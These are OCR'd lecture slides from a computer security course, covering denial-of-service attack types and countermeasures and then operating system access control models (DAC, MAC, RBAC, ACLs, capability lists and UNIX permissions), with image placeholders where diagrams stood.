
- DoS attacks try to make a service unavailable to others, are executed by unauthorized parties → direct violation of availability requirement
- NIST Computer Security Incident Handling Guide defines a DoS attack as

  "an action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space."
- Can try to exhaust different resources
  - network bandwidth
  - system resources
  - application resources


Examples for standard DoS techniques

- Simple ping flood (source has more network bandwidth than target)
- Source address spoofing (generates packets with source address faked to be that of the target and let other systems perform DoS with their replies)
- SYN spoofing
- Distributed DoS (DDoS)
- DDoS with reflectors (amplification)
- Application specific DoS (e.g. Slowloris for HTTP)
- Device specific DoS (e.g. overloading connection state tables causing dropped legitimate connections)


SYN spoofing: normal flow




SYN spoofing: attack flow



DDoS attack architecture



DDoS attack with additional reflectors (amplification)



Countering DoS attacks


- Hard to counter DoS attacks on the receiving side
  - especially in DDoS case, there are always better network resources on the distributed Internet than the own connectivity
  - when upstream connection is overloaded, cannot even communicate to counter attack
- Therefore try to stop network DoS as close to the sender as possible
  - first step: own upstream Internet provider should block
  - second step: contact law enforcement (national and international) to block even closer to source → first need to locate source(s)
- Cloud-based: use CDN (Content Delivery Networks) – can identify & stop problems close to the source; only forward “good” traffic
- DoS on other resources (OS limits etc.) countered by same strategy
  - → block overload earlier (e.g. limit rate of incoming packets of this type on router/firewall before they hit the target system)

Chapter 7

Operating System Security

Operating System (OS) security

- Each layer of code needs measures in place to provide appropriate security services
- **Each layer is vulnerable to attack from below if the lower layers are not secured appropriately**



Access control to separate processes and users


- ITU-T Recommendation X.800 defines access control as follows:
  "The prevention of unauthorized use of a resource, including the prevention of use of a resource in an unauthorized manner."
- RFC 2828 defines computer security as:
  "Measures that implement and assure security services in a computer system, particularly those that assure access control service".
- Access control required for different resources such as
  - **files**
  - **memory**
  - **network**, **I/O**, **hardware**, etc.

Access control policies

- Discretionary Access Control (DAC): based on the identity of the requestor and on access rules set by the **owner** of the entity
- Mandatory Access Control (MAC): based on comparing security labels with security clearances (set by a **policy**); mandatory because owner/accessor may not be able to delegate access
- Role-Based Access Control (RBAC): based on roles that users/processes have within a system and rules based on those roles

Standard file systems implement DAC, may be extended by MAC for better security against privilege escalation

DAC access matrix




SUBJECTS	OBJECTS: File 1	File 2	File 3	File 4
User A	Own Read Write		Own Read Write	
User B	Read	Own Read Write	Write	Read
User C	Read Write	Read		Own Read Write

(a) Access matrix


- Subjects are entities capable of accessing objects (users, their processes, etc.)
  Typical classes (from standard UNIX def.):
  - owner (creator or changed afterwards)
  - group (of subjects)
  - world (all know subjects)
- Objects are resources to which access is controlled (e.g. directories, files, network ports, virtual memory regions, etc.)
- Access rights describe the level of access to an object, standard set:
  - read
  - write
  - execute

  Or potentially more fine-grained (delete, create, search, etc.)

Access control lists (ACLs) vs. Capability lists




(b) Access control lists for files of part (a)




(c) Capability lists for files of part (a)

Access control lists on UNIX



- Unique (numeric) user ID (UID)
- Member of a primary group ID (GID) and potential auxiliary groups
- Traditionally 12 bits (read/write/execute for owner/group/world plus setuid, setgid, and sticky bits)
- Modern UNIX systems support full ACL with arbitrary subject/access right combinations
- Superuser („root“) is exempt from these restrictions

Role-based access control (RBAC)



- Additional indirection between subjects and object access rights
- Can be emulated with groups in DAC model, but might lose hierarchy between roles in this case
- RBAC often coupled with MAC policy
- Many extensions, e.g. time-based, incompatible roles, one-role-at-a-time, only one role per session...

Mandatory access control (MAC)

- In contrast to DAC, MAC is managed by administrator
- In practical implementations, superuser is also subject to MAC policy
